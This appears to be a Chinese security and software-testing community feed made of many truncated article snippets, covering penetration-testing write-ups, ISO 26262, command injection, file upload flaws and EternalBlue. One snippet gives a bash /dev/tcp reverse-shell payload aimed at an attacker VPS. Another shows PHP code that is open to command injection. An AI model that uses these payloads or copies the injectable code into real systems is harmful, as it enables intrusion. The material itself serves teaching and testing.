登录社区云,与社区用户共同成长
邀请您加入社区
摄像头、蓝牙、Wi-Fi、音频、电池、传感器和手机App共同组成业务链路,单纯验证功能“能够执行”,并不足以评估产品在真实环境中的稳定性。项目使用功耗分析仪进行毫秒级采样,覆盖关机漏电流、待机、蓝牙广播、拍照录像、Wi-Fi传输、音乐播放和语音通话等二十余项场景。蓝牙连接与兼容性设备、手机、App及通信链路断连、回连失败、权限变化后无法恢复。功耗与电源管理电流、电压、功率、状态切换异常唤醒、持续耗
授权安全测试中真正耗时的是工具输出到可行动结论之间的判断环节。本文给出一种本地 AI 分析层方案:在内网用 vLLM 部署 Qwen3.8-27B FP8,通过「工具输出→AI 解读→生成下一步调用→工具层校验授权→执行」的 Agent 循环,把典型 C 段侦察任务从人工 3-4 小时压缩到约 15 分钟出第一版结构化结论。核心原则是数据不出内网、授权边界由代码强制、每次动作可审计。

UDS 0x27 安全访问本质是 Challenge-Response 握手,非加密协议。其核心为两步:请求种子(RequestSeed)与发送密钥(SendKey),通过 OEM 定义的算法验证诊断仪权限。常见算法包括 XOR-roll、HMAC-SHA256 截断及 RSA-2048,key 长度与 seed 可不一致,易引发 NRC 0x35 错误。
在SRC漏洞挖掘中,微信小程序正逐渐成为不可忽视的重要攻击面。由于小程序的封闭运行环境和微信生态的便捷登录特性,许多开发者在安全设计上容易产生认知偏差——认为"小程序环境安全,无需严格校验"。这种认知导致了大量逻辑漏洞、越权漏洞和身份认证漏洞的存在。本文将系统性地介绍微信小程序的安全测试方法论,帮助读者建立完整的小程序渗透测试思维体系。核心区别对比项Web应用微信小程序运行环境浏览器微信内置Web

在这种情况下,可以采用穿线式霍尔电流传感器,通过10mm²的铜线或铜排轻松承载100A电流,并在PCB上开设相应的通孔焊盘,这是一种低成本的解决方案。考虑到控制单元的程序处理速度可能无法完全匹配传感器的响应时间,建议增加最大值检测电路,通过窗口比较器将模拟信号转换为数字信号(低电平表示正常,高电平表示故障),并将其送入控制单元的中断端口,以实现快速响应。集中式逆变器通常用于大型地面电站,母线电压较
时间长了以后慢慢理解信息收集重要性,它让我们后期是否能拿到shell的最重要的一步,不管咱们是通过web渗透上传马,写入马反弹,还是以端口服务或者系统直接发送恶意远程执行脚本并反弹shell,以及修改硬件,固件修改,手机马,物理层面无人机检测拔网线串线社工等等,信息收集资产打点的完成度,影响我们后面以那种方式进去蓝队服务器,护网服务器,以及实战服务器,各种固件逆向修改,个人pc,手机。
目录没有执行权限(通过控制文件名进行…/跳目录,跳到可以执行脚本语言的目录)因为文件名可以控制,我们就可以利用…/跳目录的方式去截断代码本身给添加的前置名。1.4.3.3 .net版本。后缀没有过滤且可解析。

初识渗透测试利器Burp Suite,内附赠专业版Burp Suite,一文看完你也能充分了解Burp Suite


本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(面向汽车安全完整性等级 (ASIL) 和安全的分析 )
vulnhub靶机 West-Wild-v1.1(渗透测试详解)
电梯测试点
1.脚本语言:Python3.x IDE:安装Pycharm2.安装Java JDK 、Android SDK
请问网络安全员,渗透师,和黑客三者是什么关系?
记录一些等保测评常用命令

对应自己的系统下载对应的版本https①、等10s②、选择Notyet其实目前还是试用版本,只能免费用30天。接下来我们进行激活打开Charles==>Help==>RegisterCharles=>输入如下弹出此弹窗,说明激活成功。如果出现黄色感叹号弹窗,说明配置失败。建议检查一下RegisteredName输入框里的url前后是否有空格,若有空格就清除一下再试试哦~~·)...

Apache Shiro 框架提供了记住密码的功能( RememberMe ),关闭浏览器再次访问时无需再登录即可访问。用户登录成功后用户信息会经过加密编码后存储在 cookie中。在 Cookie 读取过程中有用 AES 对 Cookie 值解密的过程,对于 AES 这类对称加密算法,一旦秘钥泄露加密便形同虚设。......
一、命令执行漏洞原理在编写程序的时候,当碰到要执行系统命令来获取一些信息时,就要调用外部命令的函数,比如php中的exec()、system()等,如果这些函数的参数是由用户所提供的,那么恶意用户就可能通过构造命令拼接来执行额外系统命令,比如这样的代码<?phpsystem("ping -c 1 ".$_GET['ip']);?>程序的本意是让用户传入一个ip地址去测试网络连通性,但是

Nmap(Network Mapper)是渗透测试领域的“老牌神器”,诞生于1997年,至今仍是全球最流行的网络扫描工具。它的核心定位是网络层与传输层的全方位侦察,主打“精准探测、高度可定制”,几乎支持所有主流操作系统(Windows、Linux、macOS),是信息收集阶段的首选工具。
本文以AEB功能为例,系统阐述了汽车功能安全测试的通用方法论。主要内容包括:基于ISO26262标准的需求评审规则(量化指标、安全目标覆盖等)、用例设计逻辑(单一目标、失效导向等)、测试场景分类(硬件/软件/环境故障等)及用例导出方法(需求分析、边界值等)。通过标准化模板和AEB案例实操,展示了从需求到测试的全流程,并强调ASIL等级与测试方法的匹配原则。最后总结了跨功能复用要点,指出掌握通用规则
通俗解释:就像测试一台微波炉 —— 验证 “加热”“解冻”“定时” 等核心功能是否能用、是否好用,比如加热食物能否达到设定温度,定时功能是否准确断电,完全贴合用户的实际使用需求。通俗解释:就像 “测试汽车的加速性能、最高时速、油耗”—— 在不同路况和负载下(如满载、爬坡),测试汽车的运行效率,确保符合用户对 “速度”“经济性” 的要求。答题思路:结合黑盒测试的常用方法(等价类、边界值、场景法),说

本文分享了作者第一次使用Kali Linux对Windows 7进行渗透测试的完整过程。通过利用MS17-010漏洞(永恒之蓝),作者详细演示了从漏洞扫描、参数配置到攻击执行的各个步骤,成功获取目标主机的最高权限。在后渗透阶段,作者展示了包括shell控制、截屏、用户信息收集等多种操作,并探讨了巩固连接、清除痕迹等技巧。文章生动呈现了渗透测试的完整流程,体现了网络安全领域的探索性与艺术性,为初学者
本文对vulhub靶场中的BREAKOUT靶机进行了渗透测试分析,测试流程展现了从信息收集到初步渗透的思路,为学习Samba、RID枚举和敏感信息查找等安全技术提供了实践案例。
摘要:CVE和CPE是网络安全领域两大核心标准。CVE(通用漏洞与暴露)为漏洞提供唯一编号(如CVE-2021-44228),而CPE(通用平台枚举)则标准化标识受影响的软硬件产品(如cpe:2.3:a:apache:log4j:2.0)。两者协同工作,通过CVE识别漏洞风险,CPE定位受影响资产。在实际应用中,CNVD等平台会结合CVE和CPE数据进行漏洞通报,安全工具通过CPE匹配资产后关联C
这些资料,对于做【软件测试】的朋友来说应该是最全面最完整的备战仓库,这个仓库也陪伴我走过了最艰难的路程,希望也能帮助到你!凡事要趁早,特别是技术行业,一定要提升技术功底。
将客户端数据以文件形式封装,通过网络协议发送给服务器端,解析数据后,以真实文件存储即为文件上传。
这些测试用例涵盖了移动端app测试的多个方面,但具体测试用例还需要根据app的业务需求和功能特点进行定制。通过综合考虑这些方面,可以设计出更全面、细致的测试用例,确保app的质量和用户体验。

本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(软件级产品开发)
Vulnhub靶机 Hackademic.RTB1(渗透测试详解)
Vulnhub靶机 Kioptrix1.2(渗透测试详细)
文件上传漏洞的原理在于服务器没有正确验证上传文件的内容或类型,导致攻击者可以上传任意文件,包括恶意脚本(如PHP、ASP等),这些脚本一旦被执行,就可以对服务器进行各种恶意操作。
在Windows上设置SonarQube、PostgreSQL和Sonar Scanner进行静态分析
等保2.0 三级控制项及安全要求
Servlet 是 Java 的 web 的接口规范,Java web 服务器都遵循此规范实现。本场景主要模拟 Java Web 请求延迟、异常场景。[blade create servlet delay](blade create servlet delay.md) 请求延迟[blade create servlet throwCustomException](blade create serv
由于payload时文件目录包含中文导致,将文件放在英文路径下就可以解决。
其中的"bash -i >%26 /dev/tcp/ip/port 0>%261"中的ip指的是vps的地址,port指的是你开启的监听端口。3:开启监听端口(我这里开启8888)并发送burpsuite中的重发器内容,若出现500状态码则是发送成功。小tips:如果你的监听一直失败:可能是你的监听没有打开,你需要在你的vps服务器上打开你的所有端口。输入指令:find / -name flag*
需要注意的是,安全测试工具只是安全测试的一部分,它们不能替代专业的安全团队和完善的安全策略。在使用这些工具时,需要结合实际的安全需求和场景,制定合理的测试计划,以确保测试的有效性和准确性。然而,值得注意的是,安全测试并不能保证系统的完全安全性,但它可以作为测试过程的重要组成部分,为系统的安全性提供有力保障。性能测试在软件的质量保证中起着重要的作用,它有助于发现并解决系统中的性能瓶颈和问题,从而确保
Encoding:对所选字符进行编码解码,提供了Base64 Encode,Base64 Decode,URLencode,URLdecode,alert(xss) statement : 构建一条xss测试语句,弹出一个框内容为xss,相当于alert(‘xss’);Hackbar是一个浏览器中的一个插件,它的功能类似于地址栏,但是它里面的数据不受服务器的相应触发的重定向等其它变化的影响。Enc
手机闹钟测试点
记录一次若依后台定时任务命令执行漏洞(不出网利用)。

测试用例的执行还要和实际项目的紧急程度挂钩,明明项目很紧急要上线,难道要执行上面所有方面的用例,那啥都够不到了,所以测试用例的优先级要明确,在合适的时候执行相对合适的优先级的用例,保证产品质量。如需软件测试学习资料,可在公众号(互联网杂货铺)
漏洞描述:Microsoft Windows SMB Server远程代码执行漏洞Microsoft Server Message Block 1.0 (SMBv1)服务器处理某些请求时,在实现上存在远程代码执行漏洞,成功利用后可使攻击者在目标服务器上执行任意代码。选择“ 开始 ” ,然后打开“ 控制面板 ” >” 系统和安全 “>” windows防火墙 ”>“打开或关闭Windows防火墙”>
在Web或App 应用及服务正式发布之前,通过功能测试和安全测试以后,还要保证互联网产品的服务交付质量,就需要做压力测试、负载测试及性能(强度、容量、稳定性)测试。压力/负载/性能(强度、容量、稳定性)测试之异同?
做自动化测试需要掌握哪些技能?当初自己做的时候一直是基于Python去做的自动化,同时Python自动化也比java自动化更为容易上手一些,在这里我就按照Python自动化的思路去说一下如何学习自动化,解答完这个问题,文章的后半部分也会分享一下做自动化测试中容易出现的一些问题。老规矩,思维导图放在文末。
单元测试一般分两类:本地测试:运行在本地的计算机上,这些测试编译之后可以直接运行在本地的Java虚拟机上(JVM)。可以最大限度的缩短执行的时间。如果测试中用到了Android框架中的对象,那么谷歌推荐使用Robolectric来模拟对象。插桩测试:在Android设备或者模拟器上运行的测试,这些测试可以访问插桩测试信息,比如被测设备的Context,使用此方法可以运行具有复杂Android依赖的

SonarQube为静态代码检查工具,是管理代码质量一个开放平台,可以快速的定位代码中潜在的或者明显的错误。采用B/S架构,帮助检查代码缺陷,改善代码质量,提高开发速度,通过插件形式,可以支持Java、C、C++、JavaScripe等等二十几种编程语言的代码质量管理与检测。
ps:1、作者 Windows exe 运行,其它系统可自行打包或以 Python ppl x 执行.2、运行程序需要在项目根目录下运行…参数提取器,默认是取第1个值(支持提取response与headers接口的返参)Jsonpath语法请参考:https://goessner.net/articles/JsonPath1.字符在里面:[“msgId”]`实际为:assert "msgId" i
